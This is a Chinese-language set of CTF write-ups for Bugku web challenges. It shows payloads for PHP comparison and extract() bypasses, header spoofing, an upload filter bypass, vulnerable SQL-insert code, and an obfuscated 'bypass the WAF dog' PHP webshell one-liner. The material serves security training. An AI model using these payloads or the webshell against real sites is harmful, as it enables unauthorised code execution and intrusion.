
重新访问一次，用burp抓包，发送到repeater模块进行发包



可以看到一大串编译过的代码，url解码后发现一大串base64编码




base64解码后再url解码，可以看到一个flag文件



访问flag文件即可获取flag

```
f4l2a3g.txt
```



welcome to bugkuctf

题目：

http://123.206.87.240:8006/test1/

作者：pupil

Writeup：

访问后出现404

过狗一句话

题目：
http://123.206.87.240:8010/

送给大家一个过狗一句话

```
<?php
$poc="a#s#s#e#r#t";
 $poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s']
) ?>
```

Writeup：
害 题目遭到了破坏

字符？正则？

题目：
字符？正则？
http://123.206.87.240:8002/web10/

Writeup：


```
 <?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

匹配规则：

/：标示着正则的开始与结束
.：任意字符
*：匹配任意次
{4,7}：匹配4到7个相同字符
V：转译成反斜杠
()：合并整体匹配
[a-z]：匹配任意小写英文字母
[[:punct:]]：匹配任何标点符号

payload：

```
keyakeyaaaaakey:/a/aaakeya!
```



前女友(SKCTF)

题目：

http://123.206.31.85:49162/

flag格式：SKCTF{xxxxxxxxxxxxxxxxx}

Writeup：

题目打不开了

login1(SKCTF)

题目：

http://123.206.31.85:49163/

flag格式：SKCTF{xxxxxxxxxxxxxxxxx}

hint:SQL约束攻击

Writeup：

题目打不开了


你从哪里来

题目：

http://123.206.87.240:9009/from.php

Writeup：

burp抓包，增加：`Referer: https://www.google.com`



md5 collision(NUPT_CTF)


题目：

http://123.206.87.240:9009/md5.php

Writeup：

可以百度以下MD5碰撞，其实MD5碰撞和php松散比较有关，大家都可以详细了解一下


```
http://123.206.87.240:9009/md5.php?a=s878926199a
```



程序员本地网站

题目：
http://123.206.87.240:8002/localhost/
请从本地访问

Writeup：
利用X-Forwarded-For Header插件修改ip成127.0.0.1即可



各种绕过

题目：
各种绕过哟
http://123.206.87.240:8002/web7/


Writeup：

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);#id变量url解码
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {#GET传输uname变量，#POST传输passwd变量
    if ($_GET['uname'] == $_POST['passwd'])
#如果uname等于passwd，将打印以下字符串。
        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
#如果uname与passwd相等，并且两个变量的sha1加密字符串不相等，则打印flag
        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

将uname和passwd变成数组，然后传入不同的内容，这样一来，数组不能进行sha1加密，导致sha1一样，而且他们的变量内容也不一样。

payload:

```
http://123.206.87.240:8002/web7/?id=margin&uname[]=1

post:
passwd[]=2
```



web8

题目：

txt？？？？

http://123.206.87.240:8002/web8/

Writeup：


```php
<?php
extract($_GET);#extract() 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。
if (!empty($ac))#检查$ac变量是否为空
{
$f = trim(file_get_contents($fn));#把整个文件读入$fn字符串中
if ($ac === $f)#如果$ac等于$f即可获取flag
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

1.extract可以赋值变量，我们可以自己创建$ac,fn变量

2.file_get_contents可以配合php://input写入内容，传输到$f中

payload:

```
http://123.206.87.240:8002/web8/?ac=flag&fn=php://input
```



细心


题目：

地址：http://123.206.87.240:8002/web13/


想办法变成admin

Writeup：


访问后出现404，人很懵，后来看题目，要细心。



访问robots.txt，发现一个 文件resusl.php



左下方有个提示，估计盲猜密码是admin



记得设置X-Forwarded-For Header

```
http://123.206.87.240:8002/web13/resusl.php?x=admin
```

求getshell


题目：


求getshell

http://123.206.87.240:8002/web9/

Writeup：

1. 把请求头里面的Content-Type字母改成大写进行绕过
2. 文件后缀名php5绕过





INSERT INTO注入

题目：

地址：http://123.206.87.240:8002/web15/


flag格式：flag{xxxxxxxxxxx}


不如写个Python吧


```php
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

Writeup：

没做出，看了网上很多Writeup是在ip中注入，而且代码的确存在注入。
但尝试了很多payload都没成功，而且sleep函数也没有生效，如果哪位大佬做出来了，望评论区留个wp地址。







这是一个神奇的登陆框

题目：

http://123.206.87.240:9001/sql/

flag格式flag{}

Writeup：

题目404

多次

题目：

http://123.206.87.240:9004

